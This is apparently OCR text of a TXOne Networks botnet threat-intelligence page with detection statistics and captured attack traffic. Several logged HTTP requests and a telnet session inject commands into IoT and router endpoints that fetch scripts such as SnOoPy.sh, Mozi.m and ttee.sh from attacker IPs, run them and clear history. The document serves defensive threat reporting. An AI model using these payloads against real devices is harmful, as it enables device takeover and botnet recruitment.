
Found 1.4^{+} M
Possible Botnet
Devices

Blocked 2.1^{+} M
Malicious
Domains

Found 2.6^{+} M
Malwares


IoC Hunting as A Service





txOne networks

Global Botnet Analysis and Alert



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20-O%2012.SnOoPy.sh;curl%20-O%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-O%2011.SnOoPy.sh;%20chmod%20777%20*;%20sh%2011.SnOoPy.sh;%20sh%2012.SnOoPy.sh)&password=admin Hxxp/1.0\r\n\r\nGET
/cgi-bin/supervisor/CloudSetup.cgi?exefile=cd%20/tmp;%20wget%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-O%2012.SnOoPy.sh;curl%20-O%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-
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```

```
root\r\nroot\r\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget hxxp://85.239.xxx.xxx/SnOoPy.sh; chmod 777 *; sh SnOoPy.sh; tftp -g 85.239.xxx.xxx -r tftp1.sh; chmod 777 *; sh tftp1.sh; rm -rf *.sh; history -c\r\n
```


```
GET /cgi-bin/;cd${IFS}/var/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}hxxp://116.75.xxx.xxx:41227/Mozi.m;${IFS}sh${IFS}/var/tmp/Mozi.m
```

```
GET /shell?cd%20%2Ftmp%3Bwget%20hxxp%3A%2F%2F192.3.xxx.xxx%2Finfect%3Bchmod%20777%20infect%3B.%2Finfect Hxxp/1.1\r\nHost: 139.59.xxx.xxx:5001\r\nConnection: keep-alive\r\nAccept-Encoding:
gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/5.0.15-1-pve\r\n\r\n
```


```
GET /cgi-
bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp%20r%20Account.User1.Password%3E$(cd%20/tmp;%20wget%20hxxp://23.254.xxx.xxx/ttee.sh%20-
O%2012.ttee.sh;curl%20-O%20hxxp://23.254.xxx.xxx/ttee.sh%20-O%2011.ttee.sh;%20chmod%20777%20*;%20sh%2011.ttee.sh;%20sh%2012.ttee.sh)&password=admin Hxxp/1.0\r\n\r\nGET /cgi-
bin/supervisor/CloudSetup.cgi?exefile=cd%20/tmp;%20wget%20hxxp://23.254.xxx.xxx/ttee.sh%20-O%2012.ttee.sh;curl%20-O%20hxxp://23.254.xxx.xxx/ttee.sh%20-
O%2011.ttee.sh;%20chmod%20777%20*;%20sh%2011.ttee.sh;%20sh%2012.ttee.sh Hxxp/1.0\r\n\r\n
```

```
POST /ctrlt/DeviceUpgrade_1 Hxxp/1.1\r\nHost: 68.183.xxx.xxx:37215\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.24.0\r\nContent-Length: 473\r\n\r\n<?xml
version="1.0" ?>\n    <s:Envelope xmlns:s="hxxp://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="hxxp://schemas.xmlsoap.org/soap/encoding/">\n    <s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-
org:service:WANPPPConnection:1">\n    <NewStatusURL>$(/bin/busybox wget -g 185.172.xxx.xxx -l /tmp/kh -r /mips; /bin/busybox chmod 777 * /tmp/kh; /tmp/kh huawei)</NewStatusURL>\n<NewDownloadURL>$(echo
HUAWEIUPNP)</NewDownloadURL>\n</u:Upgrade>\n    </s:Body>\n    </s:Envelope>
```


Global Botnet Analysis and Alert



Top 10 Countries with the Most Devices on Botnets




Top 10 attack source countries



